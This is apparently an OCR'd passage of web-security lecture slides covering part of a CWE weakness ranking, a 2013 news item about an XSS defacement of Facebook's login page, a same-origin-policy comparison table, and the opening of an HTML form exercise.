[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
[17]	65.5	CWE-732	Incorrect Permission Assignment for Critical Resource
[18]	64.6	CWE-676	Use of Potentially Dangerous Function
[19]	64.1	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[20]	62.4	CWE-131	Incorrect Calculation of Buffer Size
[21]	61.5	CWE-307	Improper Restriction of Excessive Authentication Attempts
[22]	61.1	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
[23]	61.0	CWE-134	Uncontrolled Format String
[24]	60.3	CWE-190	Integer Overflow or Wraparound
[25]	59.9	CWE-759	Use of a One-Way Hash without a Salt

Still a Live Issue


Facebook Login Page hacked through XSS by Mauritania Attacker

Posted by: HNBulletin in Facebook, Mauritania Attacker, News, XSS June 2, 2013 2 Comments

*Founder of Anonghost team "Mauritania Attacker" found XSS Vulnerability in Facebook.com which adds their own message (**HACKED BY MAURITANIA ATTACKER**) in the Facebook Login Page and we also checked that it is still working.*

Same Origin Policy

- When can a piece of js access a DOM?



Same Origin Policy

- Principle enforced by browser is:
  - Protocol, host, and port must all match

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://username:password@**www.example.com**/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:**80**/dir/other.html	Don't use	Port explicit. Depends on implementation in browser.

So ladygaga.com <script>s shouldn't be able to talk to wellsfargo.com

Form Generation

- http://www.w3schools.com/html/html_forms.asp
  - Especially examine the submit button form
  - Use the submit button
  - Examine the url with parameters
  - Examine the generated output html source
  - What is the server code doing here?
  - Try inputting blah